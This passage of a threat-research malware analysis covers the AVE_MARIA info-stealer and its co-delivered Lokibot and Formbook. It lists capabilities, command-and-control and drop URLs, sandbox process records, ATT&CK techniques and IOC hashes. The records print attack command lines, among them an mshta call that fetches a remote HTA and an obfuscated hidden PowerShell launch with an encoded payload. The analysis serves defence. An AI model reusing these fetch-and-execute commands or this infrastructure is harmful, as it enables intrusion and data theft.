
Final Stage

After completing the infection, the malware waits to receive new commands from its C2. While waiting the malware also acts as a keylogger, recording to file – and exfiltrating to the C2 – everything typed by the user.



```
{Process Hacker[redacted](Administrator)}.......{Process Hacker}[ENTER]
[ENTER]
[ENTER]
[ENTER]
[ENTER]
[ENTER]
[ENTER]
```

keylogger in action



Name	Date modified	Type	Size
02-04-2019_16.29.36	4/2/2019 4:29 PM	36 File	0 KB
02-04-2019_16.30.06	4/2/2019 4:30 PM	06 File	0 KB
02-04-2019_16.30.23	4/2/2019 4:30 PM	23 File	0 KB
02-04-2019_16.35.07	4/2/2019 4:35 PM	07 File	0 KB
02-04-2019_16.36.12	4/2/2019 4:36 PM	12 File	1 KB
02-04-2019_16.37.00	4/2/2019 4:37 PM	00 File	1 KB
02-04-2019_16.37.09	4/2/2019 4:37 PM	09 File	1 KB
02-04-2019_16.37.32	4/2/2019 4:37 PM	32 File	1 KB
02-04-2019_16.38.06	4/2/2019 4:38 PM	06 File	1 KB
02-04-2019_16.38.28	4/2/2019 4:38 PM	28 File	1 KB
02-04-2019_16.38.44	4/2/2019 4:39 PM	44 File	1 KB
02-04-2019_17.12.45	4/2/2019 5:12 PM	45 File	0 KB
02-04-2019_17.12.53	4/2/2019 5:13 PM	53 File	1 KB
02-04-2019_17.14.05	4/2/2019 5:21 PM	05 File	1 KB
02-04-2019_17.21.15	4/2/2019 5:21 PM	15 File	0 KB

-04-2019_16.38.06 Date modified: 4/2/2019 4:38 PM Date created: 4/2/2019 4:38 PM
File Size: 268 bytes

Keylogger directory


AVE_MARIA offers a wide range of features:

- **Privilege Escalation**, support from Windows 7 to Windows 10
- Persistence
- Code Injection
- Offline Keylogger
- Camera Exfiltration
- Processes Management: enumeration, termination
- File Management: creation, download, exfiltration, deletion
- Download and Execution
- RDP using *rdpwrap*
- Info-stealer support:
  - Google Chrome
  - Firefox
  - Internet Explore
  - Outlook
  - Thunderbird
  - Foxmail
- Cleanup

We will analyse in more detail such capabilities in the next post.

C2

We have identified several domains used by the same vector, in fact different components use different C2 or drop zones to carry out their activities.



Ave Maria Servers

The dropped **Lokibot** sends POST requests to the following C2:

```
h**p://89.46.222.77/MaX/fre.php
```

AVE_MARIA downloads several components (used to access passwords and to issue the UPnP request) from the same server, we have noticed a consistent use of the following address in different campaigns:

```
h**p://5.206.225.104/dll/softokn3.dll
h**p://5.206.225.104/dll/msvcp140.dll
h**p://5.206.225.104/dll/mozglue.dll
h**p://5.206.225.104/dll/vcruntime140.dll
h**p://5.206.225.104/dll/freebl3.dll
h**p://5.206.225.104/dll/nss3.dll
```

Last but not least, this is the *dropurl* used in the analyzed sample:


```
h**p://secured.icbegypt.com
```

That, at the time of writing this report, resolves to:

```
89.46.223.202:80
```

This URL is used by the exploit to download both AVE_MARIA payload and the Lokibot executables.

Curiously, this same domain is also delivering another malware via Word Documents and HTA Files, in this case it appears to be **FORMBOOK** as confirmed also by an independent researcher on Twitter.



mshta.exe 1

Original File Name mshta.exe
Size 13.5 kB
Privilege Level MEDIUM
User
Hash 8c10ae4be93834a4c744f27ca79736d9123ed9b0d180db28556d2d002545baf2
Signer Microsoft Windows
CmdLine "C:\WINDOWS\system32\mshta.exe" http://secured.icbegypt.com/windows-update.hta

Connections 2

Local Address 192.168.71.130:58235
Remote Address 89.46.223.202:80
Address Family IPv4
Protocol tcp
Country

1/1

powershell.exe 3

600b866867dab8
Signer Microsoft Windows
CmdLine PoweRShEll.exe -Ex bypass -nop -W HiddEN -ec IAAgACAACQAoACAACQAJACAAJgAoACcAbgBFAHcALQAnACAAIAAgACAAKwAgACAAIAAgACAAIAAgACAAIAAgACAAIAAgACAAIAAgACAAIAAgACAAIAAgACAAIAAgACAAIAAgACAAIAAgACAAJwBvAEIAS

scvhost.exe 6

Original File Name scvhost.exe
Size 869 kB
Privilege Level MEDIUM
User NABUCODONOSOR\Test
Hash c4e474e869076cbf955d57568015fe56732e0b3af1592f03e023063ac2875030
CmdLine "C:\Users[redacted]AppData\Local\scvhost.exe"

Connections 4

Local Address 192.168.71.130:58236
Remote Address 89.46.223.202:80
Address Family IPv4
Protocol tcp
Country

1/1

Executable Dropped 5

App c:\windows\system32\windowspowershell\v1.0\powershell.exe
Dropped c:\users[redacted]\appdata\local\scvhost.exe

1/2

FORMBOOK Storyline

> 2 different formbook campaigns so far today. Both using same site https://t.co/XMCPldsB2n https://t.co/Hf8Sd90BpE pic.twitter.com/8jRZhqO8Zf
>
> — My Online Security (@dvk01uk) March 29, 2019

In order to achieve communication with the attacker, AVE_MARIA relies on a dynamic DNS service:

```
h**p://maxibrainz.warzonedns.com:2580
```

That currently resolves to:

```
91.192.100.61:2580
```

We have identified this domain in other campaigns and we will provide more information in the next post.

Conclusions

The analysis presented shows that **AVE_MARIA** is not just an info-stealer, in fact it comes with different capabilities beyond those of an info-stealer and it also appears to work in conjunction with other threats, such as in this case **Lokibot**.
In the next post we will provide further details on how AVE_MARIA operates… and more.

Mitre ATT&CK

ID	*Tecnique*	*Tactics*

T1036	Masquerading	Defense Evasion
T1105	Remote File Copy	Command And Control, Lateral Movement
T1043	Commonly Used Port	Command And Control
T1060	Registry Run Keys	Persistence
T1057	Process Discovery	Discovery
T1065	Uncommonly Used Port	Command And Control
T1088	Bypass User Access Control	Defense Evasion, Privilege Escalation
T1086	Powershell	Execution
T1106	Execution through API	Execution
T1055	Process Injection	Defense Evasion, Privilege Escalation
T1089	Disabling Security Tools	Defense Evasion
T1076	Remote Desktop Protocol	Lateral Movement
T1022	Data Encrypted	Exfiltration

IOCs

IOC	***Description***
baaa65730d47c21a56bfcdfaced6b888b9590a96e1fd19df9c18115c0b8d1747	*Spear-phishing document*
003fd2404d515bf67c01f632014179414c8f28cfefd18fb5453c05e058825b0e	*Ave_Maria executable*
2fb2005c600243c020a5282cb20f5e5d58cd97fb1a87efb72c7e0641613be292	*Lokibot executable*
fc0c90044b94b080f307c16494369a0796ac1d4e74e7912ba79c15cca241801c	*Privesc Dll dismcore.dll*
0244cbf1fbf8809c335b9bbd8142c72e3bbb36881e0aacfba6000e0aaa048ba9	*upnp.exe (RDP) executable*
47745440509f8a374c7ce8c0c8b85213b1a40e2b86dc2cd77cb254426e1e2c7c	*hta file (Formbook)*

c4e474e869076cbf955d57568015fe56732e0b3af1592f03e023063ac2875030	*Formbook executable*
secured.icbegypt.com	*drop url*
89.46.223.202	*drop ip*
maxibrainz.warzonedns.com:2580	*AVE_MARIA C2 domain*
91.192.100.61:2580	*AVE_MARIA C2 ip*
89.46.222.77/MaX/fre.php	*Lokibot C2*
5.206.225.104	*AVE_MARIA components drop ip*